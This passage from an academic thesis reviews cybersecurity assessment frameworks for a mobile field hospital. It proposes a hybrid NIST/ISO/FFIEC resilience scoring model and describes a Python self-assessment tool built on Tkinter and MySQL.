Specifically, for the MFH, adopting the ISO27001 section which is the ISO27799:2016 for Health informatics provides the guidance for its implementation. Considering the MFH as a repository of information or data, and deploying cyber assets for printing, generating, collecting and storing images and data (in storage or transit) over computer networks, this also qualifies a framework widely used by other healthcare organizations and possibly the MFH to ensure minimum security level is attained [76].

B. Other Frameworks

The major frameworks they may not necessarily cover the requirements from most organizational cyber infrastructure and set up. Thus, as such, the exploration and extension of the research to other frameworks is an added advantage to support the major frameworks.

There are a large number of available cybersecurity risks and resilience assessment frameworks. These frameworks are designed and developed by several teams of experts over a span of time and resources to achieve specific needs resilience of the healthcare facility or organization. Some of these are in the form of either spreadsheet to be completed, surveys to

be answered, or even automated software to provide a level or measure *via* a final report. Some of these frameworks are adopted to assess cyber resilience of a MFH, and its cyber assets include:

- i. The Federal Financial Institutions Examinations Council (FFIEC) Cybersecurity Assessment Tool (CAT)
- ii. The Critical Infrastructure Information Protection (CIIP) framework
- iii. The ENISA CSIRT Maturity self-assessment tool
- iv. The Security Risk Assessment (SRA) tool
- v. The Colony tool
- vi. The US-CERT CSET

i. The FFIEC CAT:

The CAT helps organizations to identify cyber risks and effectively determines its cybersecurity preparedness. It provides a measurable and repeatable procedure and guide to measure cyber security preparedness over a period of time [77].

The process of determining the current state of preparedness represented in maturity levels across five domains include: (i) Cyber Risk Management and Oversight, (ii) Threat Intelligence and collaboration, (iii) Cybersecurity controls, (iv) External dependency management, and (v) Cyber incident management and resilience.

According to the FFIEC, CAT guidelines on the implementation of Maturity levels, each of the above domains contains assessment factors and components that describe activities to support each factor at each maturity level, as illustrated in Tables 3-4.

Using the data collected from the background questionnaires and information, and state of the art, the implementation of this assessment was carried out. The results of this implementation in the case of an MFH setting is illustrated in the Appendix B:4 – I.

ii. The CIIP:

The CIIP) is a dedicated regulatory framework established by the French Cybersecurity regulatory agency (ANSII), after acknowledging the increasing number of cyber-attacks against its Critical National Infrastructure (CNI) [78].

The CIIP framework aims to establish a common minimum cybersecurity level for all critical sectors, in which its security requirements apply to the most ‘critical information systems’ identified. These critical systems refer to those supporting vital functions of the operators and

“whose unavailability could strongly threaten the economical or military potential, the security or the resilience of the Nation”. Not every information systems of critical operators therefore falls within this category [78].

Apart from providing security rules and cyber hygiene measures to critical sectors, the CIIP also provides security incident notification framework to respond to cyber threats, and information sharing. The CIIP obliges the sector to notify an incident to the ANSII immediately after an adverse cyber event occurs. The ANSII then provides the required support and recommended steps to take, as it shares anonymized information and feedback with stakeholders, third-parties, Government agencies and other critical sectors. Currently, the reporting and communication framework procedures are not compliant in comparison to the CIIP framework procedures. The MFH reporting procedure rather focuses on directly transferring un-anonymized reports to both local and national command & control Center, which may later be shared with government agencies.

iii. The ENISA CSIRT Tool:

The ENISA CSIRT Maturity self-assessment tool helps organizations to self-assess their cyber assets' maturity in terms of 44 parameters of the Security Incident Response Management Maturity Model (SIM3). This is a community driven effort to measure maturity by a Cyber Security Incidence Response Team (CSIRT). For several parameters, ENISA CSIRT maturity assessment model requires higher assessment level due to NIS Directive mentioned earlier that is required, which consists of three tier measurement of CSIRT capabilities across organizational, human, tools and processes parameters. All parameters are evaluated to determine level of maturity (basic, intermediate or advanced) [79].

Adopting the ENISA CSIRT Maturity self-assessment tool to the MFH and its cyber assets was carried out even though the MFH does not have a dedicated CSIRT. This procedure was performed with the assumption that the MFH I.T. team are currently acting as the CSIRT of the facility. Even though the tool was not particularly designed to be fully adoptable with the MFH's infrastructural design and capabilities of its cyber assets, the results of this assessment shows the score as 'Not Basic', meaning that the maturity level is below the acceptable baseline as well.

Using the data collected from the background questionnaires and information, and state of the art, the implementation of this assessment was carried out. The results of this implementation in the case of an MFH setting is illustrated in the Appendix B:4 – II.

iv. The SRA Tool:

The SRA tool developed by the ONC (Office of the National Coordinator) for Health IT in the US helps organizations conduct a cybersecurity risk assessment of their infrastructure in compliance with the HIPAA Act (Health Insurance Portability and Accountability Act) and its administrative, physical and technical guides [80]. This also concentrates on steps taken to secure patients' and users' electronically generated and stored data.

The tool includes its installer pack and tablet application from apps stores, which makes it mobile and handy. Its compatibility on windows makes it more acceptable to non-technical users as well, to perform assessments on the go.

Using the data collected from the background questionnaires and information, and state of the art, the implementation of this assessment was carried out. The results of this implementation in the case of an MFH setting is illustrated in the Appendix B:4 – III.

v. The US-CERT CSET:

The Cyber Security Evaluation Tool (CSET) developed by CISA (Cyber Infrastructure Security Agency) for its CERT (Computer Emergency Response Team) delivers a systematic, disciplined, and repeatable approach for evaluating an organization's security posture. CSET, being a desktop software tool, aides asset owners and operators through a step-by-step process to evaluate network security practices in industrial control system (ICS) and information technology (IT). Users can perform cybersecurity evaluation on their own cybersecurity infrastructure with the use of reputable government and industry standards and recommendations [81].

The frameworks discussed have been expressed in terms of their functional requirements which include: self-usability, application of assessment guidelines, support and maintenance, openness of guidelines, adoption flexibility, its scalability, and its ability to provide reports from assessments.

Using the data collected from the background questionnaires and information, and state of the art, the implementation of this assessment was carried out. The results of this implementation in the case of an MFH setting is illustrated in the Appendix B:4 – IV.

3.2 Methodology: Scientific approach to develop our model

Most of the security risks and vulnerabilities attributed to the MFH's cyber assets require fixes, patches, improvements and (or) updates to both its physical assets and its assessment of the organizational procedures, processes and stakeholders. Currently, there are no standardized and internationally accepted security assessment frameworks dedicated to the MFH with its uniquely setup architecture of its cyber assets, thus, providing the room for opportunities in exploring and developing one.

In the short term, the use and improvements or risk management practices may help protect these cyber assets and patients as well. But the need for a more robust, yet requiring less technical capabilities. Thus, to implement security assessment framework that will be adopted and tailored to the requirement of an MFH is needed to fully achieve the cyber resilience required in a CNI. At this stage, we consider three strategies to develop a model for cyber resilience assessment, which include direct adoption, combination, customization and building a new model.

3.2.1 Direct Adoption

The adoption of each of the trending and most used and efficient security assessment frameworks directly, as described previously, can be considered. This usually involves the original framework adoption without changing any sections or aspects of the framework itself. Also, this means going through and implementing all aspects including those that are not necessarily applicable to the MFH or any other organization or sector. As the case may apply, this usually provides an estimated measurement or hint about the security assessment result or posture as it is (as-is), which may have a higher margin of error from the exact security assessment result. For instance, adopting the FFIEC framework for the MFH would provide a wide range for the margin of error, since its implementation on the MFH cyber assets cover more categories and sections that are not applicable to MFH infrastructure. Thus, this serves as an opportunity to include false responses to the affected sections of the framework. On the other hand, if the requirements of other organizations are fulfilled with the capabilities of the framework, then the approach of direct adoption would be the best possible solution for the assessment needs.

Considering the limited cyber assets deployed in the MFH, and the limited number of users and stakeholders involved in a mission deployment of the facility, the direct adoption of the

trending security frameworks as they are may usually consume more time than required. Therefore, this reduces the overall number of valid responses in the section of the framework, which will in turn affect the final assessment result.

3.2.2 Combination/Hybrid Adoption

The combination of one or more security assessment frameworks is also a possibility. This involves producing a hybrid framework through leveraging of existing frameworks by choosing specific sections and controls that meet MFH's requirements. [18]. For example, the NIST framework and ISO 27000 series are both used in the healthcare sector, selecting and adopting sections such as the NIST SP 1800-1A that applies to specific needs and requirement for the healthcare security capabilities and combined with ISO 27799:2016 that provides guidelines for healthcare information security to ensure a minimum requisite level of security. Several frameworks have characteristics that may not apply to the MFH, and security strategies have to include mapping certain controls to satisfy requirements with other security assessment frameworks and standards. The MFH could, for instance, use a combination of ISO 27001, NIST 800-53 and the security maturity section of the FFIEC framework, selecting and mapping only the controls that best meet the best options for both general and self-assessment of the MFH's organizational behaviours and its cyber assets [18]. This will ensure that the resulting security assessment result provides a more accurate final score with lesser margins of error. The flip side of the coin is that, there may be a clash and repetition in terms of the capabilities of the combined frameworks, especially in the overlapping functions. This may cause the results of the assessment to have several outputs with the same function performed.

3.2.3 Customized Adoption

The customization involves only selecting specific majority sections of certain frameworks adopted, leaving out the other aspects that do not necessarily apply to the MFH's ad-hoc security infrastructure and its setup and connectivity of its cyber assets. Sections that are not applicable are removed and or changed, and the requirements of the security assessment framework have reduced to adequately fit in to the MFH's organizational setup and cyber assets network design. The condition is that acceptable sections or areas of the framework need to be more than the removed/reduced sections, so as to preserve and maintain the backbone of the main security assessment framework. The main difference between the hybrid and the customization adoption is the addition and removal of components

that are not applicable to the target scenarios. For example, the NIST framework under the Function of Response; category of analysis which comprises guides on the analysis capabilities and actions required in response to adverse cyber events that may occur in the MFH. This does not apply due to the primary services delivered are majorly medical and the nature of circumstances in which these services are delivered in emergency situations. It also does not provide the required time and resources to cover such a section of the framework. In the same vein, the ISO/IEC 27001; Annex A section comprises of the guides on the secure areas in the MFH, and may not necessarily apply due to its *ad-hoc* structure setup that comprises permanent and portable tent-structure assembly. This makes it harder to adopt the section as the MFH design was not developed to fully provide segregation and permanent physical security to access of areas within its premises.

Thus, a one-size-fits-all approach to security does not exist. Each framework has its pros and cons; different sub-sectors of the healthcare sector vary in their complexity and maturity, from small, niche infrastructure like the MFH, to larger hospitals and healthcare centres. This stresses the importance of research for the available security frameworks and balances the benefits, drawbacks and applicability of each assessment framework approaches. A hybrid framework or customized framework can help sub- sectors such as the MFH meet their unique organizational service-delivery security assessment objectives and standardized compliance requirements. It also aids in flexibility and ensures continued assessment as the technology and threat landscapes changes rapidly. In a more precise vein, the main difference between the combination/hybrid adoption with the customised adoption is that the former makes use of the capabilities and functions from two or more frameworks. While the customised adoption takes advantage of a chosen framework, and then selects the appropriate and applicable functions and capabilities to suit the context.

3.2.4 Building New Model

Another future option in the categories is the option to develop a new framework or at least a new security assessment scoring system for smaller/*ad-hoc* specific infrastructures such as the MFH. Though it might be a herculean task in terms of gathering requirements, which may have to be usually on site during its deployment overseas, factors of time consumption and resources may be measured against the main aim of its development.

In any case, whichever framework or combination of frameworks selected for the MFH, a comprehensive strategy to defend against potential threats to the MFH's cyber assets and keeping patient data secure now become increasingly crucial to secure.

3.2.5 Discussion

To be in compliance with the Annex II of the NIS Directive for the healthcare sector, and to ensure information security of patients' data, it is recommended for healthcare organizations and all sub-sectors to adopt at least a framework from the ones discussed in this thesis, as recommended by ENISA and ANSSI [16], [17].

Out of the frameworks reviewed in this thesis, the ISO 27001 and NIST CSF both offer options in terms of sections that directly support the implementation in healthcare systems. Also, for healthcare sub-sectors selecting either of the frameworks will give good results. However, there is no clear choice in terms of content, with each framework offering different options and categories of assessment methodology options that are adaptable.

Although ISO 27001 is recognized internationally and is a safer option from a marketing point of view, it is not unique to healthcare and is a technologically neutral and industry standard. ISO is regarded in most countries as the established framework for information security. NIST CSF provides a combination of best practices from various other frameworks and has a healthcare specific special publication section (SP 1800-1); it has the highest growing adoption rate as mentioned earlier.

With respect to the functional requirements for the adoption of these frameworks reviewed, this clearly elaborates on the strengths and weaknesses possessed by the frameworks. Also, it shows that the adoption of NIST CSF, the ISO 27001 and the FFIEC is more prevalent in terms of its conformity with a more comprehensive general security posture. This ensures that each framework fulfils the major security requirements to be implemented in cyber domain of an MFH infrastructure. This can be effectively carried out by using the proposed strategic methods of a hybrid adoption, by combining selected applicable sections of the selected frameworks. In addition, customizing the properties and scaling to the MFH's design, and personnel can also be included to achieve the best possible CR assessment results.




Figure 6: Model Diagram

The difficulties faced with the ability to select and adopt a cyber-resilience assessment method specifically for an MFH as addressed require a more ‘technical-requirements’ approach, rather than direct adoption. The current work concentrates on selecting the option of combination/hybrid adoption, as well as customization in terms of the frameworks adopted (NIST CSF, ISO27001 and FFIEC subcategories) to develop the best CR assessment for the MFH. After directly adopting the various frameworks as they are, with several sections being either unused or not applicable.

Further work should be done to improve the selection and adoption capabilities for cyber resilience in terms of the fourth option of Adoption (develop new) which may follow similar framework building methodologies to incorporate main aspects of the MFH infrastructure. Also, it may add options or sub-categories of mobility of cyber assets to be assessed, in terms of the way its *ad-hoc* style of infrastructure is designed to be deployed. Finally, other data protection laws or regulations (apart from the GDPR Directive) should be considered, especially regulations that apply to the host communities for the deployment of the MFH.

3.2 Evaluation of the MFH using the Cyber resilience assessment Framework (CRAF) Model: The evaluation MFH using the proposed MFH Cyber resilience assessment Framework (CRAF) model in Figure 6, is performed with the use of the explanatory aspects of the input assessment methods and their definitions.

Function	Category	Subcategory	More Information
IDENTIFY (ID)	Governance (ID.GV): The policies, procedures, and processes to manage and monitor the MFH's regulatory, legal, risk, environmental, and operational requirements are understood and inform the management of cybersecurity risk.	other Stakeholders	
		ID.GV-3: Legal and regulatory requirements regarding cybersecurity, including privacy and civil liberties obligations, are understood and managed	Are the cybersecurity practices the same and shared with other stakeholders?
		ID.GV-4: Governance and risk management processes address cybersecurity risks	Are the risk management processes addressing the issues of cyber risk?
	Category Maturity Score		

Figure 7: MFH CRAF preview

The Figure 7 showing the MFH CRAF preview is fully illustrated in clearer view in Appendix B3. The preview of the MFH CRAF shows the variables usage of each if the parameters of input assessment methods of the model. These variables include:

- **Functions:** the functions are the subset of the assessment model that represent the Cyber resilience lifecycle. These range from Identify (ID), Protect (PR), Detect (DE), Respond (RS), and Recover (RC). They provide the basic framework to which a possible attack can be placed.
- **Category:** this is the sub-section of the functions, that further specifies more details about the function. This is usually divided into several parts of the function. For example ID-AM meaning in Identification Function, and Asset Management (AM) Category. This gives a broader perspective to the way the rest of the model is built on.
- **The subcategory:** this subcategorizes further the category section into numbers according to each of their required functions. For example, ID-AM-1, specifies Identify under Asset management number 1 (which focuses on whether physical devices and systems of the MFH are inventoried).
- **More information:** this section provides a broader explanation of the subcategory, by expatiating further with more information.

- **Gaps:** this aspects identifies the possible problem that arise within the category, with the use of information already gathered in the state of the art, in terms of specific details. Such details include: IT infrastructure usage, stakeholder awareness levels from SWOT analysis, communication methods from stakeholder mapping etc.
- **Action Plans:** These are a set of best possible solutions to be applied to a specific gaps, based on its unique aspects.
- **Informative references:** The informative references included all the input assessment frameworks applied for a specific function, category, subcategory, gap, and action plan.

3.2.1 Scoring:

The scoring involves the use of a simple operator to combine the required parameters generated during the assessment process. The main reason for adopting the scoring system is due to its simplicity as it uses the mainstream scoring method in most frameworks and models. According to [20] the simplest scoring system is usually and mostly the best suggested system to be adopted, as it provides more clarity in the final assessment results for more audience.

	MFH - NIST CSF Categories	Target Score	Current Practice	Predicted Practice
	Overall	3.00	1.25	1.79
IDENTIFY (ID)	Asset Management (ID.AM)	3.00	1.33	1.33
	Deployment Environment (ID.BE)	3.00	1.00	2.00
	Governance (ID.GV)	3.00	1.00	1.75
	Risk Assessment (ID.RA)	3.00	1.00	1.00
	Risk Management Strategy (ID.RM)	3.00	1.00	1.00
	Supply Chain Risk Management (ID.SC)	3.00	1.00	1.00
PROTECT (PR)	Identity Management, Authentication and Access Control (PR.AC)	3.00	1.57	2.14
	Awareness and Training (PR.AT)	3.00	1.80	1.80
	Data Security (PR.DS)	3.00	1.25	2.00
	Information Protection Processes and Procedures (PR.IP)	3.00	1.08	1.00
	Maintenance (PR.MA)	3.00	2.00	2.50
	Protective Technology (PR.PT)	3.00	1.00	1.40
DETECT (DE)	Anomalies and Events (DE.AE)	3.00	1.20	1.80
	Security Continuous Monitoring (DE.CM)	3.00	1.13	2.00
	Detection Processes (DE.DP)	3.00	1.00	1.60
RESPOND (RS)	Response Planning (RS.RP)	3.00	1.00	3.00
	Communications (RS.CO)	3.00	1.00	1.80
	Analysis (RS.AN)	3.00	1.40	2.60
	Mitigation (RS.MI)	3.00	1.33	2.33
	Improvements (RS.IM)	3.00	2.00	3.00
RECOVER (RC)	Recovery Planning (RC.RP)	3.00	1.00	1.00
	Improvements (RC.IM)	3.00	1.00	1.00
	Communications (RC.CO)	3.00	1.67	2.00

Figure 8: Adopted Scoring Format

The calculation is carried out by totalling all the number of values for both the current practice and predicted practice of each subcategory used as shown in Figure 8 above. The target score is only set at the beginning as a marker (static) for comparison purposes.

For example, using the below formula to calculate the only subcategory of AM's Current practice or predicted practice.

$$\sum AM = \frac{AM1+AM2+AM3+AM4+AM5}{n}$$

AM= Asset management Subcategory

n= number of real values of each subcategory

In the same vein, the calculation for the overall subcategories of all the current practice and predicted practices of all is:

$$\sum overall = \frac{\sum ID + \sum PR + \sum DE + \sum RS + \sum RC}{n}$$

ID/PR/DE/RS/RC= represents all the required major variable of the functions

n= number of real values of each subcategory

3.2.3 Interpretation:

In terms of interpreting the resulting values, the use of the incorporation of a guided maturity level was done. This was based on the policies and practices available to the MFH at the time of this thesis work. Thus the levels are defined, based on the information available during this time. In addition, policy maturity level involves the aspects of principle and guides existing and provided for each maturity level, while process maturity involves the aspects of actions required and performed in accordance to each maturity level.

Maturity Level	Expectation of Policy Maturity Level	Expectation of Process Maturity Level	
Level 1 - Initial	Practice or standard does not exist or is not formally approved by management.	Standard process does not exist .	
Level 2 - Repeatable	Practice or standard exists, but has not been reviewed in more than 2 years	Ad-hoc process exists and is done informally .	
Level 3 - Defined	Practice and standard exists with formal management approval. Policy exceptions are documented, approved and occur less than 5% of the time.	Formal process exists and is documented. Evidence can be provided for most activities. Less than 10% exceptions.	MFH Target
Level 4 - Managed	Practice and standard exists with formal management approval. Policy exceptions are documented, approved and occur less than 3% of the time.	Formal process exists and is documented. Evidence can be provided for all activities and detailed metrics of the process are captured and reported. Minimal target for metrics has been established. Less than 5% of process exceptions occur with minimal reoccurring exceptions.	
Level 5 - Optimizing	Practice and standard exists with formal management approval. Policy exceptions are documented, approved and occur less than 0.5% of the time.	Formal process exists and is documented. Evidence can be provided for all activities and detailed metrics of the process are captured and reported. Minimal target for metrics has been established and continually improving. Less than 1% of process exceptions occur.	

Figure 9: Maturity Levels

The level 1 maturity is defined to an initial aspect, which may be considered that particular practice in the MFH does not exist yet, or is not approved to be used formally in the MFH. This means that the MFH does not have practice or standard in place, and also has nothing similar to act in its place. On the other hand, the level 2 represents a more repeatable practice that is performed in the MFH. As the third level is more defined practice approved by the MFH management, and is documented, the fourth level follows a more formalized process that is also documented with details and metrics of the practice and process with minimal targets established. The Level 5 maturity is more optimized towards its usage and implementation of the practice formally as well as its documentations.

In its application, the assessor takes advantage of the maturity levels and its corresponding definitions to know where the final result of the assessment lies. This gives a broader perspective in terms of what the assessment result means and its interpretation, which in turn helps in decision making in the *preparation* stage of the cyber resilience life cycle.

3.4 Technical Model: Implementation of Python-based automated software:

This technical implementation of the assessment model explores the work carried out in this thesis chapter in attempting to create a python-based software that automates the process of the MFH or any other stakeholder or company to perform its own CR-assessment.

This application primarily takes advantage of the model design, by using the hybrid adoption approach, to populate the applications skeletal functions to which the inputs and processes rely

on. The main goal of this application is to provide a way for organizations to assess their cybersecurity level. As the process proceeds, after answering all the questions of the frameworks, the final results are presented under 2 categories:

- Inherent Risk Profile: reflects the company's inherent risk level with a total of 5 levels (Least, Minimal, Moderate, Significant, Most)
- Cybersecurity Maturity: reflects the company's current risk maturity, also with 5 levels (Baseline, Evolving, Intermediate, Advanced, Innovative)

Software Name: Cybersecurity Assessment Tool Software Version: 1.0

Technical Information: Python, MySQL server, Open-source

Software Summary:

This tool is based on the National Institute for Standards and Technology (NIST) framework for cybersecurity, and the Federal Financial Institutions Examination Council (FFIEC) cybersecurity assessment tool. The main goal is to allow companies to perform an assessment of their cybersecurity. The final yield is a set of two scores: one representing cybersecurity maturity, and another representing the company's cyber risk level.

Installation:

Clone the repository at: <https://github.com/zarathustre/cybersecurity-assessment-tool> For Linux based operating systems, follow the instructions on the home page.

How-To Guide:

After signing up and logging in with an encrypted password, the user can then perform 2 tests separately which will lead to 2 final scores which can then be reviewed.

Cybersecurity maturity: after answering all the questions (yes, no, yes with compensating controls), the number of 'yes' answers is then counted for each sub- category (baseline, evolving, intermediate, advanced, innovative). The sub-category with the most 'yes' answers determines the final maturity level of the test.

Inherent risk profile: similarly, the number of answers in each answer category is counted. Possible answers are: least, minimal, moderate, significant, most. The category with the most points determines the final cyber risk level.

To explain better, the backend, the following processes their libraries and design methods were implemented:

Process	Library	Design
User Interface	Tkinter	Simplistic flat design
Database	MySQL server	Relational model - 3 tables: Users Cybersecurity maturity Inherent risk profile
Security	Bcrypt	Password encryption using Blowfish cipher algorithm
Programming approach	Python	Object-oriented and functional programming

Table 5: The CR Assessment model Software processes

Before cloning the repository, make sure the following requirements are installed:

- Python 3.9.5 - <https://www.python.org/>
- MySQL Server 8.0.26 - <https://dev.mysql.com/downloads/mysql/>
- MySQL ConnectorPython 8.0.26 <https://dev.mysql.com/downloads/connector/python/>

This application was developed and tested on Windows 10 Pro version 1903 build 18362.30. The user interface is written in tkinter, a library that comes with python. Other libraries that need to be installed are included in the 'requirements.txt' file.

IMPORTANT: After cloning the repository, go to the file 'source/db.py' and change the rp variable to include your MySQL root password, otherwise authentication will not work (because the database is hosted locally, it is kept this way for now, however, this will be changed later on to reflect a more secure way of authentication).

To get this working on ubuntu (tested on 20.04.3 LTS) heading to the file 'source/main.py' and comment the line 'self.iconbitmap(default='resources/cyber.ico')' in the 'Main_App' class.

Because ubuntu does not handle .ico files, you have to change this line if you want an icon for the window. This will get it working on ubuntu, however, some quality improvements in its installation processes are needed:

- Fonts used are a bit unclear as this was mainly designed for windows
- Events are handled differently on ubuntu, and while the scrollbars present do function when dragged with the mouse, event bindings need to be changed to get the mouse wheel working (i.e. look for `widget.bind('Mousewheel', do_something)` and replace 'Mousewheel' with 'Button-4' and 'Button-5' for ubuntu (different bindings for MacOS)).

The basic and initial design of the application's backbone also serves as the foundation in which the user interface was based on, and designed upon. Other aspects of the design interface, as well as the source code and functional capabilities are available and attached in Appendix C2-C3 respectively, as discussed below.

Source Code Structure & design:

When it comes to the source code, there is a total of 40 classes split into 12 modules. Each module is responsible for handling a major function of the application, with each class within a module handling a smaller part of that function. Here's a summary of the 12 modules:

1- Main Module:

This module contains the main loop and a single class that is responsible for drawing the main window of the application when it is launched by the user. The class sets a fixed size for the window, and decides what page to display first alongside the exit functionality.

2- Database Module:

This module contains 7 functions that handle all the interactions with the database, from establishing a server connection to creating tables and executing queries. Additionally, the module contains a few lines of code that execute only once upon the first launch on a machine, creating the main tables in the database.

3- Data Module:

This module is a relatively simple one, containing all the data of the framework. Questions and their respective possible answers are stored in dictionaries with each one referencing a category or a subcategory of the model.

4- Login Module:

This is the first page displayed on launch. It contains 2 main classes and 1 minor one. The Login class handles the user authentication process, from drawing the fields where the user can enter their credentials to confirming the validity of the entered password and displaying error messages when it's not.

The Register class handles user registration of new accounts, organizing all the required fields, and applying all the constraints when applicable (unsecure password, username already exists, etc.).

The minor class, Tooltip, is responsible for displaying additional information to the user when he hovers over certain elements of the user interface, as shown in the Figures 10a and 10b below.




Figure 10a: CRAF MFH Login page

The image shows a web browser window titled "Register". The form contains the following fields and values:

Field	Value
Username	newuser
First Name	user
Company	test INC
Password	*****
Last Name	test
Date of Birth	6/11/14
Confirm Password	*****
Email	user@test.com

At the bottom right of the form, there are two buttons: "CANCEL" and "REGISTER".

Figure 10b: Registration and user information.

5- Home Module:

With its 4 classes, this module is the page displayed after the user is successfully authenticated. The Home class displays all the user interface elements that allow the user to either perform one of the tests or view saved results. The Change Password class option allows the user to change the password and saves the new one in the database.




Figure 10c: CRAF Home page

There are 2 additional classes, Display IRP (Inherent Risk Profile) and Display CSM (Cybersecurity Maturity), responsible for displaying the past performed Inherent Risk Profile and Cybersecurity Maturity assessments respectively. Results are displayed in a tabular form with an additional option to view them as a bar chart, as shown in the Figure xxxx below.



Figure 10d: sample results display summary

6- IRP (Inherent Risk Profile) Module:

Here, there are 5 classes that perform similar functions, each reflecting one category of the inherent risk profile: Technologies and Connection Types, Delivery Channels, Online/Mobile Products and Technology Services, Organizational Characteristics and External Threats, which are subsets from the implementation of the CRAF model. Each class is responsible for finding, organizing and displaying all the questions and possible answers for its relevant category.

